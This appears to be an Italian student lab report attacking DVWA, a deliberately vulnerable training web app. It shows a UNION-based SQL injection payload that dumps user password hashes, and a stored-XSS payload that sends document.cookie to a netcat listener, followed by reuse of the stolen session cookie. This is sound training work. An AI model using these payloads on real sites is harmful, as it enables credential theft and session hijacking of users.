
Giacomo Manca - Epicode

SQL Injection e XSS su DVWA

6 Novembre, 2023

Introduzione

Lo scopo di questo progetto è evidenziare alcune vulnerabilità della macchina DVWA: la SQL injection e la Cross-Site Scripting (XSS). Queste vulnerabilità sono comuni nelle applicazioni web e rappresentano gravi minacce per la sicurezza dei dati e la privacy degli utenti. Questo report fornisce una panoramica delle due vulnerabilità e mostra due esempi di attacco ad una web application.

Metodologia

Per sfruttare queste vulnerabilità andremo ad inserire degli script malevoli all'interno dei campi di input dell'applicazione web, al fine di ottenere delle informazioni riservate o non accessibili direttamente.

Obiettivi

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

1. SQL Injection (blind)

Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Vulnerability: SQL Injection (Blind)

User ID:

More info
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

SQL Injection (Blind) Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Analizzando il codice della pagina possiamo individuare la vulnerabilità nella stringa evidenziata: qui, il valore della variabile **\$id** viene incorporato direttamente nella query SQL senza alcuna sanificazione. Ciò significa che se un utente malintenzionato fornisse

un valore manipolato per il parametro id tramite l'URL, potrebbe eseguire un attacco di SQL Injection.

Andremo ad immettere il seguente codice malevolo, al fine di estrarre le credenziali dal database:

1' UNION SELECT user, password FROM users#

UNION SELECT user, password FROM users è la parte del payload che sfrutta la SQL Injection. Questo tentativo utilizza l'operatore SQL UNION per combinare i risultati di una query SQL legittima con una query malevola. In questo caso, cerca di estrarre le colonne "user" e "password" dalla tabella "users" nel database.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Non essendo implementata alcuna validazione dei dati di input o altre misure di sicurezza, grazie al codice inserito abbiamo potuto ottenere le credenziali di login degli utenti nel database.

2. Cross-Site Scripting (XSS)

Recuperare i cookies di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

```
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');

}

?>
```

Il codice di questa pagina mostra una vulnerabilità di tipo Stored XSS (Cross-Site Scripting) dovuta a una scarsa gestione dei dati di input.


Il codice accetta i dati di input dall'utente attraverso un modulo POST e non effettua alcun tipo di validazione o filtro sui dati di input. Inoltre il codice costruisce una query

SQL per inserire i dati nel database. Tuttavia, il problema principale è che i dati di input dell'utente (in particolare, \$message) vengono inseriti direttamente nella query SQL senza alcun filtro o limitazione specifici per impedire l'inserimento di script malevoli.

Per prima cosa avviamo dalla macchina attaccante un server **Netcat (nc)** in ascolto sulla porta 12345 del sistema. Una volta in ascolto, il server Netcat sarà in attesa di comunicazioni, in questo caso da parte della web app.

Successivamente interveniamo sul limite dei caratteri disponibili nella box input dove vogliamo immettere il codice malevolo. Possiamo fare questo semplicemente ispezionando il codice html dal nostro browser.

Vulnerability: Stored Cross Site Scripting (XSS)



```
<td width="100" speechify-initial-font-family="Arial, Helvetica, sans-serif"
speechify-initial-font-size="13px">Message *</td>
▼<td speechify-initial-font-family="Arial, Helvetica, sans-serif" speechify-
initial-font-size="13px">
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="1000" speechify-
initial-font-family="arial, sans-serif" speechify-initial-font-size="13px">
  </textarea> == $0
</td>
```

Andiamo ad immettere il seguente codice malevolo:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' +
document.cookie</script>
```


Il codice utilizza, come visto precedentemente, il tag `<script>` per inserire codice JavaScript all'interno di una pagina web. All'interno del codice JavaScript, c'è una istruzione `window.location` che reindirizza l'utente a un nuovo URL. Il nuovo URL è `"http://127.0.0.1:12345/?cookie="` concatenato con il valore dell'oggetto `document.cookie`.


Così facendo, il nostro server in ascolto catturerà il cookie dell'utente reindirizzato, grazie alle istruzioni del codice malevolo.

```
(giacomo@kali)-[~]
└─$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=93cd60b3f767edafd4dc8432c8484226 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.80/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Il cookie potrà essere utilizzato da parte dell'attaccante per impersonificare l'utente e ottenere l'accesso non autorizzato ai servizi di interesse.

Abbiamo testato il cookie immettendolo in una nuova sessione da finestra in incognito, utilizzando un semplice tool di gestione dei cookie. L'accesso è stato possibile senza utilizzare le credenziali di accesso.





Conclusioni

Le vulnerabilità XSS consentono agli aggressori di inserire script dannosi nei dati di input di un'applicazione web, che vengono poi eseguiti nel browser degli utenti che visualizzano il contenuto. Questo può portare a furti di cookie, danni alla privacy degli utenti e al furto di informazioni sensibili.

Le vulnerabilità di SQL Injection consentono agli aggressori di inserire comandi SQL dannosi o malevoli all'interno dei dati di input di un'applicazione web, mettendo a rischio la sicurezza dei dati e consentendo l'accesso non autorizzato al database.